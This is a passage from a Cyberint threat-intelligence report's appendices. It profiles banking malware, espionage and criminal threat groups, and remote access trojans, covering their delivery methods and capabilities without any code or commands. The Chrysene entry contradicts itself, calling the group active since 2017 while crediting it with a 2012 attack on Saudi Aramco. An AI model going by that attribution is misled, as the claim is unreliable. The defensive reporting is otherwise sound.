In recent campaigns, these malicious documents, if opened and macros enabled, execute scripts in memory to download the Dridex executable from the command and control (C2) infrastructure. Subsequently, the executable attempts to inject itself into legitimate Windows processes to avoid detection and utilizes web-injection techniques to gather credentials from target banking websites.

Cerberus

Similar, but not based on Anubis, Cerberus targets users of Android devices and is available as-a-service to threat actors via underground sources. In addition to providing support to their users, the author(s) of Cerberus maintain a Twitter presence that is seemingly used to both retweet news of the trojan and mock the security community.

Amavaldo

Actively developed, Amavaldo is one of numerous banking malware threats that predominantly targets victims in South America and, rather than using web-injection techniques as is common with other banking malware threats, social engineering techniques are favored. Initially targeting Brazil and Mexico, it is believed that victims receive a lure email that encourages them to click on an embedded link leading to the download of the malicious payload. Subsequently, when the victim interacts with their bank, Amavaldo takes a screenshot of the desktop, setting this as the background, and then overlays a popup window to forces the victim to interact with the malware.

Retefe

Early Retefe campaigns surfaced in 2014, targeting Swiss victims, and saw the introduction of techniques that differ from most other banking malware threats. Rather than using common web-injection methods, Retefe modifies the DNS configuration of the victim system to pass all requests through a DNS server under the threat actor's control. This reconfiguration, along the installation of a rogue certificate authority to prevent browser security alerts, allowed requests for bank websites to be redirected to an imposter site that harvested any credentials entered. Typically delivered by malicious spam campaigns, or masquerading as fake applications, both macOS and Windows users have been targeted, likely due to the Retefe infrastructure being cross-platform once the victim DNS has been reconfigured.

APPENDIX B - THREAT ACTORS

Hellsing

Also known as "Goblin Panda" and "Cycldek," Hellsing is an espionage motivated group that has targeted diplomatic and government targets within Asia and the United States following phishing emails with malicious attachments. If infected, a backdoor is installed that permits the download and upload of files, potentially including other malicious payloads.

APT32

Also known as OceanLotus and SeaLotus, APT32 has been active since at least 2014 and has targeted both the private sector as well as governments and political targets in South East Asia. Typically compromising websites to reach the intended victims, this espionage motivated group is believed to be based in Vietnam.

APT33

Also known as Elfin and active since at least 2013, APT33 has targeted organizations in the Saudi Arabia, South Korea and the United States with an apparent focus on aviation and energy organizations, likely suggesting an interest in the acquisition of intellectual property for its own gains.

APT34

Also known as Helix Kitten and OilRig, APT34 has predominantly targeted Middle Eastern countries in numerous industries including energy, finance, government and telecommunications. Utilizing supply chain attacks -- the compromise of an often weaker third-party to gain access through trust relationships to the intended target, these espionage campaigns appear to originate from Iran with a focus on its nation-state interests.

Anunak

Also known as Carbanak or FIN7, this financially motivated threat group is likely an organized cybercriminal gang responsible for attacks on financial organizations in addition to retail and media. Initially responsible for campaigns targeting consumer and business bank accounts, the group evolved after the arrest of Carberp members and focuses on internal payment gateway and banking system targets for higher-gain thefts.

BuhTrap

Initially believed to be an organized cybercriminal group focused on financially motivated attacks on Russian businesses and financial organizations, Buhtrap appears to have evolved and have been

linked to espionage operations in Eastern Europe and Central Asia. Given the leak of Buhtrap source code in 2016, this evolution may be a consequence of others using the same toolset, although reports in December 2015 detailed the detection of the threat within government institutions. This provides another example of the blurred line between organized crime and nation-state activity, with both groups increasingly being financially motivated and the latter potentially employing the former for certain operations.

Chrysene

Active since 2017, Chrysene has been conducting espionage operations with a focus on industrial control systems (ICS) including the infamous destructive attack on Saudi Aramco in 2012. Subsequently the group has been linked to attacks against the petrochemical and power generation industries both within the Middle East and further afield. TTP include the use of supply chain attacks in addition to variants of frameworks utilized by "Greenbug" and "OilRig," which, given the targeting of the Middle Eastern region, is likely consistent with Iranian nation-state activity.

Covellite

Active since 2017, Covellite campaigns have seen the targeting of power utilities in Europe, East Asia and North America following the delivery of phishing emails masquerading as resumes. Subsequently, if opened, a RAT payload is installed, which is then used to conduct intelligence gathering reconnaissance operations. Parallels between the infrastructure used by the infamous Lazarus and Hidden Cobra nation-state sponsored groups have been drawn suggesting that the operations may originate from North Korea.

DragonOK

Active since at least 2015 and believed to be a Chinese nation-state sponsored group, DragonOK has predominantly targeted high-tech and manufacturing organizations in Japan with phishing emails containing malicious RTF files exploiting common vulnerabilities. Victims have also been observed in Russia, Taiwan and Tibet, likely for espionage or political motivations. While the deployed threats vary, most involve the delivery of a RAT including common features.

El Machete

Active since 2014, the group has predominantly targeted Latin American victims and appears to be espionage motivated given victims being government, military and critical infrastructure. Initially sending phishing emails, victims are lured into downloading a malicious archive file from an embedded link which contains an executable payload masquerading as a document. These payloads have favored the use of scripts that have been converted to executables and functions are typical for a RAT to conduct remote reconnaissance.

APPENDIX C – REMOTE ACCESS TROJANS

Remcos

First identified in 2016, REMCOS Professional is seemingly sold as a "legitimate" commercial remote access tool for between $60 and $430 depending on the number of users and duration. As often the case with tools of this nature, older and illegitimate "cracked" versions are likely in circulation, although in this case a "free" version is available from the author and allows remote desktop, chat, file transfer, remote shell and process management of up-to 10 remote machines at one time. In the wild, malicious deployments follow similar patterns as most popular intrusions with lure emails being sent to victims with malicious office document attachments. Once the malicious document is opened, and macros are enabled, the macro bypasses user access controls and attempts to download the RAT payload from a remote site. Based on the nefarious campaigns observed, REMCOS appears to be the most popular RAT deployed by threat actors during this period.

Gh0st RAT

Originating in China, Gh0st RAT's source code was released, and therefore numerous variants are being used in the wild leading to varying capabilities and detections. Gh0st RAT variants are often determined by their C2 network communications typically commencing with a "magic word" set to "Gh0st" by default. Likely due to the prevalence and ease of access to variants, Gh0st was the second most prevalent RAT during this period.

FlawedAmmyy

Associated with the threat actor dubbed TA505, FlawedAmmyy is a remote access trojan that provides typical remote access and control features in addition to access to the victim's camera and microphone. In addition to being distributed via malicious XLS attachments to victims in Asia and South America, the RAT has also been used to download additional malicious payloads to conduct other operations.

Konni

First identified in 2017 but believed to have been in use for at least three years prior, Konni is a Remote Administration Trojan that provides data theft, keylogging, screenshot and remote execution functionality. Typically delivered via email lures with malicious attachments, the threat has evolved to include additional features over time. In addition to previous malicious attachments including executable screensaver (SCR) files, likely mimicking other file types, weaponized Office documents have been observed as using themes related to the DPRK.

NanoCore

Reportedly first developed in 2012 by "Aeonhacks," an individual later arrested and sentenced based on the sale of the tool, NanoCore was initially sold for $20. Providing remote surveillance and reverse proxy capabilities, the tool's modular plugin architecture facilitated the creation of additional functions. Subsequent leaked or cracked versions of NanoCore explain its continued use today, albeit likely by less sophisticated threat actors operating alone or in small groups.

Netwire

First discovered in 2012 and widely utilized by cybercriminals, 2016 saw the introduction of scraper functionality to collect payment card data from victim machines. In addition to widespread mass campaigns, targeted campaigns have seen NetWire used to target ATMs and other financial systems, presumably to allow the scraping of payment card data in bulk.

CONTACT INFORMATION

www.cyberint.com | sales@cyberint.com | The Cyber Feed: blog.cyberint.com

Israel

Tel: +972-3-728677717
17 Ha-Mefalsim St, 4951447, Kiriat Arie, Petah Tikva

USA

Tel: +1-646-568-7813
214 W 29th Street, Suite 06A-104, New York, NY, 10001, USA

United Kingdom

Tel: +44-203-514-1515
14 Grays Inn Rd, Fox Court, Holborn, WC1X 8HN, Suite 2068, London

Singapore

Tel: +65-316-357-6010
Anson Road, #33-04A, International Plaza

LATAM

Tel: +507-395-1553
Edificio Corporativo Cable Onda/TeleCarrier, Panama City

Cyberint